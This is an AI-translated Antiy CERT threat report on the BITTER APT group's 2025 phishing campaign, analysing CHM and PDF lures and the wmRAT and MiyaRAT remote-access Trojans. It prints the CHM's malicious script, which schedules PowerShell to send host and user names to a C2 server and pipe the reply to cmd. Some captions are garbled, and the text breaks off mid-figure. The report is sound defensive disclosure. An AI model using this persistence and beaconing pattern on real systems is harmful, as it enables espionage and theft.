




Continued Phishing Attempts Against Endpoint Targets

——Recent Sample Analysis of the "BITTER" Attack Group

Antiy CERT

The original report is in Chinese, and this version is an AI-translated edition.



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1 Overview

Since 2012, Antiy Security Research and Emergency Response Center (Antiy CERT) has been continuously paying attention to and analyzing cyber attack activities from the South Asian subcontinent, attributing related organizations and naming the most active organization as White Elephant^[1]. We found that there are multiple active organizations in this geo-security direction that are frequently active. Since 2016, Antiy has successively released reports such as "Hidden Elephants" and "Operation PaperFolding", and named several attack organizations such as "White Elephant", "BITTER", "Dark Elephant", "Young Elephant" and "Confucian Elephant". Among them, the "BITTER" organization, also known as "Manlinghua", is a national-level APT organization with a South Asian geopolitical background, just like the White Elephant. Its attack activities can be traced back to 2013. Its attack targets have long focused on government agencies, military enterprises, energy and scientific research institutions in China, Pakistan and other countries, aiming to steal sensitive political, military and technological intelligence. Recently, Antiy CERT has discovered that the organization has been active, delivering various payloads via emails, attempting to attack relevant units and personnel in my country, with the intention of gaining persistent control over target information systems and stealing sensitive information.

This report focuses on the attack waves carried out by the "BITTER" organization in early 2025, analyzes its attack tactics and techniques, and focuses on analyzing its attack weapon samples to provide a reference for domestic users and neighboring countries to improve their prevention capabilities.

2 Phishing Email Analysis

Attackers used Internet email accounts to send a large number of spear-phishing emails in early 2025. One typical phishing email had the subject "Ministry of Foreign Affairs Document" and carried two malicious attachments.

Table 2-12executable files

| | |
|-----------------------|--|
| Attack time | Early 2025 |
| Attack intent | Continuous control and secret theft |
| Bait type | CHM Help File |
| Attack method | Spear phishing emails, CHM help file bait |
| Weapons and equipment | Remote control Trojans , secret stealing Trojans |




Figure 2-1 2

2.1 Attachment 1: Compressed File

Table 2-3 Malicious email attachment 1

| | |
|--------------------------------|--|
| Virus name | Trojan/Win32.Agent |
| Original file name | 03_2024N_MFA_doc.rar |
| MD5 | F26C1083B42ADECBBEF7108D1C2A798C |
| File size | 2.79 KB (2,866 bytes) |
| File format | Archive/ Eugene_Roshal.RAR [:Roshal ARchive] |
| Last content modification time | October 24 , 2024 14:48:12 |
| Decompression password | None |
| Include file content | 03_2024N_MFA_doc.chm |

One of the attachments carried in the phishing email is in the form of a compressed package, which is in the form of a CHM help document after decompression. After the victim opens it, a scheduled task will be added to execute the PowerShell command regularly, thereby obtaining a persistent entry.

Table 2-4Malicious CHM documents

| | |
|---------------------------|--|
| Virus name | Trojan / HTML.Agent [Downloader] |
| Original file name | 03_2024N_MFA_doc.chm |
| MD5 | 4B91AB01AD75B5485D4F8D33FA3C0AFF |
| File size | 10.5 KB (10,756 bytes) |
| File format | Document/Microsoft.CHM[:Microsoft Compiled HTML Help] |
| Timestamp | October 24 , 2024 14:48:12 |

CHM (Compiled HTML Help) ^[3] help document format developed by Microsoft for the Windows platform. It integrates HTML pages, images, CSS style sheets and script resources into a single file (.chm suffix) based on a compound document structure through the LZX compression algorithm. It has both high compression rate and fast retrieval characteristics. It implements structured navigation through a directory tree (.HHC) and an index (.HHK), and supports JavaScript, ActiveX controls and ms -its: protocol hyperlinks. It can dynamically execute scripts or call system functions. Therefore, it is widely used in software help systems (such as Office), e-books and technical document distribution. However, because CHM relies on the Windows native parser hh.exe to run, attackers often abuse its script execution capabilities (such as launching malicious code through WScript.Shell) and use the trust of the file format to disguise as legitimate documents to spread malicious payloads.

In this incident, the attacker embedded a malicious script in the CHM help document. After the CHM was opened, a scheduled task named ChromeCrashReport was created and executed every 15 minutes. The online packet generated by the scheduled task carried the host information to request the C2 server (**** centrum.com) and accepted the instructions issued by the server. The issued instructions were stored in the Public user document, named fc.cdt , and executed through cmd.

```
<PARAM name="Command" value="Shortcut">
<PARAM name="Button" value="Bitmap:shortcut">
<PARAM name="Item1" value=",459;on4104;4115;4115; --headless cmd /n 4115;hta4115;4115; /create /tn "4167;hrome4167;raah4162;eport" /f /4115
/c minute /no 15 /x " 459;on4115;4115; --headless4115;4115; 4113;owersha4108;4108; -WindowStyle Minimized 4114;n "41064110;se4110;tran.com/
4112;4112;4112;?c=%$env:COMPUTERNAME;$env:USERNAME" -OutFile "C:\Users\public\documents4115\4f.odt", Out-Content "C:\Users\public\documents4115\4f.
odt" | cmd"">
<PARAM name="Item3" value="273,1,1">
</OBJECT>
<SCRIPT>
    m.Click(1);
</SCRIPT>
</BODY>
</HTML>
```

Figure 2-3 Malicious script in CHM

Through continuous monitoring and analysis, it was found that the attack organization used fc.cdt to download compressed packages and decompress and execute them, and would download subsequent attack payloads in the ProgramData directory.













| | | | |
|--|----------------|--------|------------------|
|  mvcnrs.msi | C:\ProgramData | 739 KB | 2025/1/8 16:42 |
|  nsrzs.exe | C:\ProgramData | 446 KB | 2024/9/13 18:56 |
|  nsrzs.tar | C:\ProgramData | 448 KB | 2025/1/8 14:12 |
|  urvcs.exe | C:\ProgramData | 92 KB | 2023/11/2 20:56 |
|  urvcs.tar | C:\ProgramData | 94 KB | 2025/1/8 15:57 |
|  vncrms.exe | C:\ProgramData | 92 KB | 2024/8/29 19:30 |
|  vncrms.tar | C:\ProgramData | 94 KB | 2025/1/8 15:12 |
|  winapricin.exe | C:\ProgramData | 41 KB | 2024/8/6 15:49 |
|  winapricin.tar | C:\ProgramData | 42 KB | 2025/1/9 12:27 |
|  winxzl.msi | C:\ProgramData | 520 KB | 2025/1/8 16:57 |
|  wsrzs.exe | C:\ProgramData | 146 KB | 2024/10/25 18:59 |
|  wsrzs.tar | C:\ProgramData | 147 KB | 2025/1/8 13:42 |

Figure 2-4Attack payload delivered by the attacker

2.2 Attachment 2: PDF Document

Another attachment carried by the phishing email is in the form of a PDF document, in which a malicious script is inserted. When the PDF document is clicked, the embedded malicious script will be run and the attacker will be redirected to the phishing website set up by the attacker. The malicious link in the script is in the form of a short link, and the service pointed to by the current short link has been stopped. The parsing result of the short link shows that the destination address service is suspected to be used for phishing attacks against mailboxes, and the target address is: [https:// **** filedownload.com/mail.I29.com.session.expired/mod_prc.login.again](https://****filedownload.com/mail.I29.com.session.expired/mod_prc.login.again). The link uses longer characters and uses fake email address characters in the middle to deceive the target of the attack.

Table 2-5Phishing email attachment 2

| | |
|---------------------------|--|
| Virus name | Trojan/ PDF.Agent [Phishing] |
| Original file name | MFA_2024_note_document.pdf |
| MD5 | 86EF4F713FFAA1810067ED609AD32055 |
| File size | 69.5 KB (71,247 bytes) |
| File format | Document/Adobe.PDF [:AdobeReader -1.5] |



Figure 2-56

3 Attack Payload Analysis

In our analysis of this wave of attacks by the organization, Antiy found that it mainly delivered four types of attack payloads, namely: remote control Trojan wmRAT^[4], remote control Trojan MiyaRAT^[5], new remote control Trojan [6], and a new Python secret stealing Trojan. The first two are remote control Trojan programs frequently used by the organization. wmRAT is named after the first two letters of the sample name "wmService.exe" when it was first discovered, and MiyaRat is named because the sample PDB path contains a string such as Miya1.1_client.pdb. The C# remote control Trojan is a new Trojan that has been modified and upgraded, and the Python secret stealing Trojan is a newly discovered secret stealing Trojan. Both are named according to their development languages.

3.1 wmRAT Remote Control Trojan: mvcnrs.msi

The wmRAT remote control Trojan is a malicious code used to collect information, perform file operations, and execute commands on the target during an attack. 3.1, 3.2, and 3.3 are all remote control Trojans of the same wmRAT family with different configurations.

Table 3-1 2 sample tags

| Virus name | Trojan/Win32.WmRAT[APT] ^[7] |
|------------|--|
|------------|--|

| | |
|------------------------|----------------------------------|
| Original file name | mvcnrs.msi |
| MD5 | B4A8C113A24A2878DBCBE911EE7CED9B |
| Processor architecture | Intel 386 or later processors |
| File size | 739.00 KB (756,736 bytes) |
| File format | Archive/Microsoft.MSI |
| Timestamp | 2024:08:08 13:03:06 UTC |
| Compiled language | Microsoft Visual C /C++ |
| Packer type | None |

MSI (Microsoft Software Installer) ^[8]files are installation packages defined by Microsoft and are parsed and installed through Windows Installer. They reuse the OLE (Object Linking and Embedding) compound document format defined by Microsoft for earlier versions, so their file header [D0 CF 11 E0] is also consistent with OFFICE files. Since MSI files are parsed by Windows Installer and the installation instructions defined in them are executed, they are not only widely used by Microsoft and other software vendors to release software or provide upgrade patches, but are also used by attackers to package and run malicious code.

In order to evade detection, this sample uses the MSI format to package its core payload. After running, it will release files in the C:\Windows\Installer directory and run. The information of the released files is shown in the following table.

Table 3-3Release file sample tags

| | |
|------------------------|--|
| Virus name | Trojan/Win32.WmRAT[APT] ^[7] |
| Original file name | Binary_ 3A169D0A20F57B076AAB5D938251A2DB |
| MD5 | DC4BA30C67986D6213FCDD40280A4449 |
| Processor architecture | Intel 386 or later processors |
| File size | 91.50 KB (93,696 bytes) |
| File format | BinExecute /Microsoft.PE[:X86] |
| Timestamp | 2023-11-01 17:55:54 UTC |
| Compiled language | Microsoft Visual C /C++ |
| Packer type | None |

After the release sample runs, the delay operation is performed first. 24 sleep functions are executed, each sleep lasts for 100 seconds. And there are actions to apply for memory release.

| | | |
|---------------|-------------------------------|----------------|
| . E8 A2840000 | call <JMP.???_V@YAXPAX@Z> | |
| . 83C4 04 | add esp,4 | |
| . 6A 64 | push 64 | |
| . FFD6 | call esi | |
| . 8B4C24 18 | mov ecx,dword ptr ss:[esp+18] | |
| . 51 | push ecx | |
| . E8 91840000 | call <JMP.???_V@YAXPAX@Z> | sleep |
| . 83C4 04 | add esp,4 | |
| . 6A 64 | push 64 | |
| . FFD6 | call esi | |
| . 8B5424 24 | mov edx,dword ptr ss:[esp+24] | edx:EntryPoint |
| . 52 | push edx | edx:EntryPoint |
| . E8 80840000 | call <JMP.???_V@YAXPAX@Z> | |
| . 83C4 04 | add esp,4 | |
| . 6A 64 | push 64 | |
| . FFD6 | call esi | |
| . 8B4424 20 | mov eax,dword ptr ss:[esp+20] | |
| . 50 | push eax | |
| . E8 6F840000 | call <JMP.???_V@YAXPAX@Z> | |
| . 83C4 04 | add esp,4 | |
| . 6A 64 | push 64 | |
| . FFD6 | call esi | |
| . 8B4C24 10 | mov ecx,dword ptr ss:[esp+10] | |
| . 51 | push ecx | |
| . E8 5E840000 | call <JMP.???_V@YAXPAX@Z> | |
| . 83C4 04 | add esp,4 | |
| . 6A 64 | push 64 | |
| . FFD6 | call esi | |
| . 8B5424 14 | mov edx,dword ptr ss:[esp+14] | edx:EntryPoint |
| . 52 | push edx | edx:EntryPoint |
| . E8 4D840000 | call <JMP.???_V@YAXPAX@Z> | |
| . 83C4 04 | add esp,4 | |
| . 6A 64 | push 64 | |
| . FFD6 | call esi | |
| . 57 | push edi | |
| . E8 40840000 | call <JMP.???_V@YAXPAX@Z> | |
| . 83C4 04 | add esp,4 | |
| . 6A 64 | push 64 | |
| . FFD6 | call esi | |
| . E8 AA010000 | call <e.sub_13E1D30> | |

Figure 3-1 Delay operation 1

The delay action also includes creating a thread and executing 1000 loops. The function of the loop function has no practical significance.

| | | | |
|----------|----------------|--|----------------|
| 001B91FA | BD E8030000 | mov ebp,3E8 | |
| 001B91FF | 83CF FF | or edi,FFFFFFFF | |
| 001B9202 | E8 39F7FFFF | call e.1B8940 | |
| 001B9207 | 66:A1 3CD81B00 | mov ax,word ptr ds:[1B083C] | |
| 001B920D | 8A0D 3ED81B00 | mov cl,byte ptr ds:[1B083E] | |
| 001B9213 | 66:894424 14 | mov word ptr ss:[esp+14],ax | |
| 001B9218 | 8B4C24 16 | mov byte ptr ss:[esp+16],cl | |
| 001B921C | FF15 88D01B00 | call dword ptr ds:[<GetLogicalDrives>] | |
| 001B9222 | 894424 18 | mov dword ptr ss:[esp+18],eax | |
| 001B9226 | 38C6 | cmp eax,esi | |
| 001B9228 | 74 57 | je e.1B92B1 | |
| 001B922A | 8D9B 00000000 | lea ebx,dword ptr ds:[ebx] | |
| 001B9230 | A8 01 | test al,1 | |
| 001B9232 | 74 41 | je e.1B9275 | |
| 001B9234 | 8D5424 15 | lea edx,dword ptr ss:[esp+15] | edx:EntryPoint |
| 001B9238 | 52 | push edx | edx:EntryPoint |
| 001B9239 | 8D4C24 20 | lea ecx,dword ptr ss:[esp+20] | |
| 001B923D | FF15 40D11B00 | call dword ptr ds:[<???0?basic_string@ | |
| 001B9243 | 68 90D81B00 | push e.1B0890 | |
| 001B9248 | 8D4C24 20 | lea ecx,dword ptr ss:[esp+20] | |
| 001B924C | 897424 48 | mov dword ptr ss:[esp+48],esi | |
| 001B9250 | FF15 58D11B00 | call dword ptr ds:[<???Y?basic_string@ | |
| 001B9256 | 8D4424 15 | lea eax,dword ptr ss:[esp+15] | |
| 001B925A | 50 | push eax | |
| 001B9258 | E8 5A0D0000 | call <JMP.???_V@YAXPAX@Z> | |
| 001B9260 | 83C4 04 | add esp,4 | |
| 001B9263 | 8D4C24 1C | lea ecx,dword ptr ss:[esp+1C] | |
| 001B9267 | 897C24 44 | mov dword ptr ss:[esp+44],edi | |
| 001B926B | FF15 48D11B00 | call dword ptr ds:[<???1?basic_string@ | |
| 001B9271 | 8B4424 18 | mov eax,dword ptr ss:[esp+18] | |
| 001B9275 | FE4424 15 | inc byte ptr ss:[esp+15] | |
| 001B9279 | D1E8 | shr eax,1 | |
| 001B927B | 894424 18 | mov dword ptr ss:[esp+18],eax | |
| 001B927F | 75 AF | jne e.1B9230 | |
| 001B9281 | 8D4C24 14 | lea ecx,dword ptr ss:[esp+14] | |
| 001B9285 | 51 | push ecx | |
| 001B9286 | E8 2F0D0000 | call <JMP.???_V@YAXPAX@Z> | |

Figure 3-2 Delay operation 2 - a meaningless function that loops 1000 times

The subsequent behavior of the sample is also interspersed with a large number of delayed operations, which will not be described here. The sample then attempts to establish a connection to port 60099 of **** console.com.

| | | |
|--------------------|-----------------------------------|---------------------------|
| A1 D43F3F01 | mov eax,dword ptr ds:[13F3FD4] | 013F3FD4:&" ,console.com" |
| C74424 0C 00000000 | mov dword ptr ss:[esp+C],0 | |
| C74424 18 01000000 | mov dword ptr ss:[esp+18],1 | |
| C74424 1C 06000000 | mov dword ptr ss:[esp+1C],6 | |
| 73 05 | jae e.13E5FA5 | |
| B8 D43F3F01 | mov eax,e.13F3FD4 | 13F3FD4:&" console.com" |
| 8D4C24 0C | lea ecx,dword ptr ss:[esp+C] | |
| 51 | push ecx | |
| 8D5424 14 | lea edx,dword ptr ss:[esp+14] | |
| 52 | push edx | |
| 6A 00 | push 0 | |
| 50 | push eax | |
| FF15 D4D23E01 | call dword ptr ds:[&getaddrinfo] | |
| 85C0 | test eax,eax | |
| 75 3F | jne e.13E5FFB | |
| 8B7424 0C | mov esi,dword ptr ss:[esp+C] | |
| 85F6 | test esi,esi | |
| 74 30 | je e.13E5FF4 | |
| 8B3D E8D23E01 | mov edi,dword ptr ds:[&inet_ntoa] | |

Figure 3-3Connections back to the C2 domain name

As of the time of sample analysis, the domain name has expired. If the connection is successfully established, the sample will create a thread to receive and execute relevant instructions from the server. The thread function is shown in Figures Figure 3-4.

| | | |
|------------------|--------------------------------------|------|
| FFD7 | call edi | recv |
| 83F8 FF | cmp eax,FFFFFFFF | |
| 74 26 | je e.13E5EE3 | |
| 03F0 | add esi,eax | |
| 83FE 04 | cmp esi,4 | |
| 7C DC | j1 e.13E5EA0 | |
| 8B4424 0C | mov eax,dword ptr ss:[esp+C] | |
| 50 | push eax | |
| FFD3 | call ebx | |
| 8BF0 | mov esi,eax | |
| 897424 0C | mov dword ptr ss:[esp+C],esi | |
| E8 6A2A0000 | call <e.sub_13E8940> | |
| 56 | push esi | |
| E8 94C0FFFF | call e.13E1F70 | |
| 83C4 04 | add esp,4 | |
| 84C0 | test al,al | |
| 75 B3 | jne e.13E5E96 | |
| 8B0D E4343F01 | mov ecx,dword ptr ds:[13F34E4] | |
| 8B35 F4D23E01 | mov esi,dword ptr ds:[&closesocket] | |
| 51 | push ecx | |
| C605 DC353F01 00 | mov byte ptr ds:[13F35DC],0 | |
| FFD6 | call esi | |
| 83F8 FF | cmp eax,FFFFFFFF | |
| 75 0D | jne e.13E5F08 | |
| FF15 08D33E01 | call dword ptr ds:[&WSAGetLastError] | |

Figure 3-4 Main functions of remote control Trojan

Remote control Trojan commands include: screen capture, file upload and download, information collection, command execution, etc. The specific functions of remote control Trojan commands are shown in Table Table 3-4.

Table 3-4 Remote control Trojan command function table

| Instruction | Function |
|-------------|------------------------------------|
| 5 | Send screenshot data to the server |
| 6 | Receiving file data |

| | |
|----|---|
| 8 | Receive information from the server, find the specified file, process it, and send it to the server |
| 10 | Open the specified URL and get the file |
| 11 | Find the specified directory file and perform operations |
| 13 | Search for files in the specified directory and send the file information to the server |
| 15 | Get information upload, including computer name, user name, disk usage, etc. |
| 16 | Process creation and data transmission using pipes |
| 20 | Close the specified file stream |
| 21 | Write data to the specified file stream |
| 23 | Open the specified file stream and transfer data to the server |
| 26 | Send file data to the remote server and calculate the sending progress |

3.2 wmRAT Remote Control Trojan: vncrms.exe

Table 3-5vncrms.exe sample tags

| | |
|-------------------------------|--|
| Virus name | Trojan/Win32.WmRAT[APT] ^[7] |
| Original file name | vncrms.exe |
| MD5 | EFB54F507F2B7796DF5EDD923935C2C2 |
| Processor architecture | Intel 386 or later processors |
| File size | 92.00 KB (94, 208 bytes) |
| File format | BinExecute /Microsoft.PE[:X86] |
| Timestamp | 2024 :08: 29 19:30:35 UTC |
| Compiled language | Microsoft Visual C /C++ |
| Packer type | None |

The sample is the same as the sample released by mvcnrs.msi, and is also connected to port 60099 of **** console.com. The functions of the two samples are exactly the same, so I will not go into details.

| | | |
|--------------------|-------------------------------------|--------------------------|
| A1 083F2300 | mov eax,dword ptr ds:[233F08] | 00233F08:&" console.com" |
| 897C24 14 | mov dword ptr ss:[esp+14],edi | |
| 897C24 1C | mov dword ptr ss:[esp+1C],edi | |
| C74424 20 01000000 | mov dword ptr ss:[esp+20],1 | |
| C74424 24 06000000 | mov dword ptr ss:[esp+24],6 | |
| 73 05 | jae vncrms.226024 | |
| B8 083F2300 | mov eax,vncrms.233F08 | 233F08:&" console.com" |
| 8D4C24 14 | lea ecx,dword ptr ss:[esp+14] | |
| 51 | push ecx | |
| 8D5424 1C | lea edx,dword ptr ss:[esp+1C] | |
| 52 | push edx | |
| 57 | push edi | |
| 50 | push eax | |
| FF15 FCD22200 | call dword ptr ds:[<&getaddrinfo>] | |
| 85C0 | test eax,eax | |
| 75 54 | jne vncrms.22608E | |
| 8B7424 14 | mov esi,dword ptr ss:[esp+14] | |
| 3BF7 | cmp esi,edi | |
| 74 45 | je vncrms.226087 | |
| 8B1D E4D22200 | mov ebx,dword ptr ds:[<&inet_ntoa>] | |
| 8B2D FCD12200 | mov ebp,dword ptr ds:[<&strcpy_s>] | |

Figure 3-5Connections back to the C2 domain name

3.3 wmRAT Remote Control Trojan: urvcs.exe

Table 3-6 urvcs.exe sample tags

| | |
|------------------------|--|
| Virus name | Trojan/Win32.WmRAT[APT] ^[7] |
| Original file name | urvcs.exe |
| MD5 | 1AD144815A97407F2FFAB6A54BE11262 |
| Processor architecture | Intel 386 or later processors |
| File size | 92.00 KB (94, 208 bytes) |
| File format | BinExecute /Microsoft.PE[:X86] |
| Timestamp | 202 3:11:0 2 20:56:08 UTC |
| Compiled language | Microsoft Visual C /C++ |
| Packer type | None |

The sample is the same as the sample released by mvcnrs.msi, and also attempts to connect to **** console.com. However, the target port of the connection is 80. Apart from this, the functions of the two samples are exactly the same, so I will not go into details.

| | | |
|--------------------|-------------------------------------|--------------------------|
| A1 FC3F3501 | mov eax,dword ptr ds:[1353FFC] | 01353FFC:&" console.com" |
| C74424 0C 00000000 | mov dword ptr ss:[esp+C],0 | |
| C74424 18 01000000 | mov dword ptr ss:[esp+18],1 | [esp+18]:L"RK9" |
| C74424 1C 06000000 | mov dword ptr ss:[esp+1C],6 | |
| 73 05 | jae urvcs.1345FD5 | |
| B8 FC3F3501 | mov eax,urvcs.1353FFC | 1353FFC:&" console.com" |
| 8D4C24 0C | lea ecx,dword ptr ss:[esp+C] | |
| 51 | push ecx | |
| 8D5424 14 | lea edx,dword ptr ss:[esp+14] | |
| 52 | push edx | |
| 6A 00 | push 0 | |
| 50 | push eax | |
| FF15 D4D23401 | call dword ptr ds:[<&getaddrinfo>] | |
| 85C0 | test eax,eax | |
| 75 3F | jne urvcs.1346028 | |
| 8B7424 0C | mov esi,dword ptr ss:[esp+C] | |
| 85F6 | test esi,esi | |
| 74 30 | je urvcs.1346024 | |
| 8B3D E8D23401 | mov edi,dword ptr ds:[<&inet_ntoa>] | |
| 8B1D FCD13401 | mov ebx,dword ptr ds:[<&strcpy_s>] | |

Figure 3-6Connections back to the C2's target port 80

3.4 MiyaRAT Remote Control Trojan: nsrzx.exe

The MiyaRAT remote control Trojan is a new type of remote access Trojan that the "BITTER" organization began to use in 2024. It is mainly used for cyber espionage against high-value targets such as government, defense, and energy. 3.4, 3.5, and 3.6 the MiyaRAT family.

Table 3-1 nsrzx.exe sample tags

| | |
|-------------------------------|---|
| Virus name | Trojan/Win32.MiyaRAT[APT] ^[9] |
| Original file name | nsrzx.exe |
| MD5 | B11D50D48CB10C40DCAD8B316253885D |
| Processor architecture | Intel 386 or later processors |
| File size | 446 KB (456 , 704 bytes) |
| File format | BinExecute /Microsoft.PE[:X86] |
| Timestamp | 202 4:09:13 18:56:19 UTC |
| Compiled language | Microsoft Visual C /C++ |
| Packer type | None |

The PDB of this sample is: "C:\DRIVE_Y\EDRIVE\repos\Leov3_client\Release\Leov3_client.pdb ". "Leo" is a common Western male name, derived from the Latin word for lion, and may also be an abbreviation. However, it can be inferred that it is the name of an internal project, group or person of the organization, and "V3" is the version number of the corresponding file.

| | |
|--------------|---|
| guid | 72F3990B-5BBE-43C0-9F5D-5B1C7BFC881 |
| path | C:\DRIVE_Y\EDRIVE\repos\Leov3_client\Release\Leov3_client.pdb |
| stamp | 0x66E41A53 (Fri Sep 13 10:56:19 2024 UTC) |

Figure 3-7 8

The sample first obtains the C2 address and connects to the C2 server ****psvc.com through WSAConnectByNameW.

| | | |
|-----------------|---------------------------------------|----------------------------|
| B9 74DE0800 | mov ecx,nsrzx.BDE74 | BDE74:&L"\\.\>svc.com" |
| A1 84DE0800 | mov eax,dword ptr ds:[BDE84] | |
| 0F470D 74DE0800 | cmova ecx,dword ptr ds:[BDE74] | 0008BDE74:&L"\\.\psvc.com" |
| 40 | inc eax | |
| 51 | push ecx | |
| 50 | push eax | |
| 56 | push esi | |
| E8 BA050300 | call nsrzx.89776 | |
| 83C4 0C | add esp,C | |
| 8D85 A0FFFFFF | lea eax,dword ptr ss:[ebp-2060] | |
| 50 | push eax | |
| 8D85 5CFFFFFF | lea eax,dword ptr ss:[ebp-20A4] | |
| 50 | push eax | |
| 6A 00 | push 0 | |
| 6A 00 | push 0 | |
| 6A 00 | push 0 | |
| 6A 01 | push 1 | |
| 6A 00 | push 0 | |
| 6A 00 | push 0 | |
| 56 | push esi | |
| 6A 00 | push 0 | |
| FF15 80800A00 | call dword ptr ds:[<&CreateProcessW>] | |
| 85C0 | test eax,eax | |
| 0F85 5BFDFFFF | jne nsrzx.58F45 | |
| FF15 54800A00 | call dword ptr ds:[<&GetLastError>] | |
| FF75 08 | push dword ptr ss:[ebp+8] | |
| FF15 3C820A00 | call dword ptr ds:[<&closesocket>] | |

Figure 3-9Connections back to the C2 domain name

The sample then obtains system information, including user name, computer name, disk information, etc.

| | | |
|------------------------|---|-----------------------|
| FF15 0480BE00 | call dword ptr ds:[<&GetUserNameW>] | |
| 8D85 30DBFFFF | lea eax,dword ptr ss:[ebp-24D0] | |
| C785 30DBFFFF 10000000 | mov dword ptr ss:[ebp-24D0],10 | |
| 50 | push eax | |
| 8D45 CC | lea eax,dword ptr ss:[ebp-34] | |
| 50 | push eax | |
| FF15 7480BE00 | call dword ptr ds:[<&GetComputerNameW>] | |
| 6A 00 | push 0 | |
| FF15 8880BE00 | call dword ptr ds:[<&GetModuleHandleW>] | |
| 85C0 | test eax,eax | |
| 74 13 | je nsrzx.899560 | |
| 68 04010000 | push 104 | |
| 8D8D 9CFBFFFF | lea ecx,dword ptr ss:[ebp-464] | |
| 51 | push ecx | |
| 50 | push eax | |
| FF15 B080BE00 | call dword ptr ds:[<&GetModuleFileNameW>] | |
| 68 04010000 | push 104 | |
| 8D85 A4FDFFFF | lea eax,dword ptr ss:[ebp-25C] | |
| 50 | push eax | |
| 68 480FBF00 | push nsrzx.BF0F48 | BF0F48:L"USERPROFILE" |
| FF15 3480BE00 | call dword ptr ds:[<&GetEnvironmentVarA>] | |

Figure 3-10Obtain system information data

The sample constructs the obtained system information into Figure 3-11

| | |
|---|---|
| <pre> 8D8D 6CD6FFFF lea ecx,dword ptr ss:[ebp-2994] C645 FC 09 mov byte ptr ss:[ebp-4],9 51 push ecx 50 push eax FFB5 4CDBFFFF push dword ptr ss:[ebp-24B4] 8D8D 5CD5FFFF lea ecx,dword ptr ss:[ebp-2AA4] E8 C6010100 call nsrzx.1089A40 68 700F0D01 push nsrzx.10D0F70 8D95 5CD5FFFF lea edx,dword ptr ss:[ebp-2AA4] C645 FC 0A mov byte ptr ss:[ebp-4],A 8D8D ECD5FFFF lea ecx,dword ptr ss:[ebp-2A14] E8 ECC30000 call nsrzx.1085C80 83C4 04 add esp,4 8D8D 54D6FFFF lea ecx,dword ptr ss:[ebp-29AC] C645 FC 0B mov byte ptr ss:[ebp-4],B 51 push ecx 50 push eax FFB5 4CDBFFFF push dword ptr ss:[ebp-24B4] 8D8D 84D6FFFF lea ecx,dword ptr ss:[ebp-297C] E8 8C010100 call nsrzx.1089A40 68 700F0D01 push nsrzx.10D0F70 8D95 84D6FFFF lea edx,dword ptr ss:[ebp-297C] C645 FC 0C mov byte ptr ss:[ebp-4],C 8D8D 14D5FFFF lea ecx,dword ptr ss:[ebp-2AEC] E8 B2C30000 call nsrzx.1085C80 83C4 04 add esp,4 8D8D 34DBFFFF lea ecx,dword ptr ss:[ebp-24CC] C645 FC 0D mov byte ptr ss:[ebp-4],D 51 push ecx 50 push eax FFB5 4CDBFFFF push dword ptr ss:[ebp-24B4] 8D8D 90DAFFFF lea ecx,dword ptr ss:[ebp-2570] E8 52010100 call nsrzx.1089A40 68 600F0D01 push nsrzx.10D0F60 8D95 90DAFFFF lea edx,dword ptr ss:[ebp-2570] </pre> | <pre> [ebp-2994]:L"C:\\Users\\[redacted]33\\Desktop\\ 9: '\\t' A: '\\n' 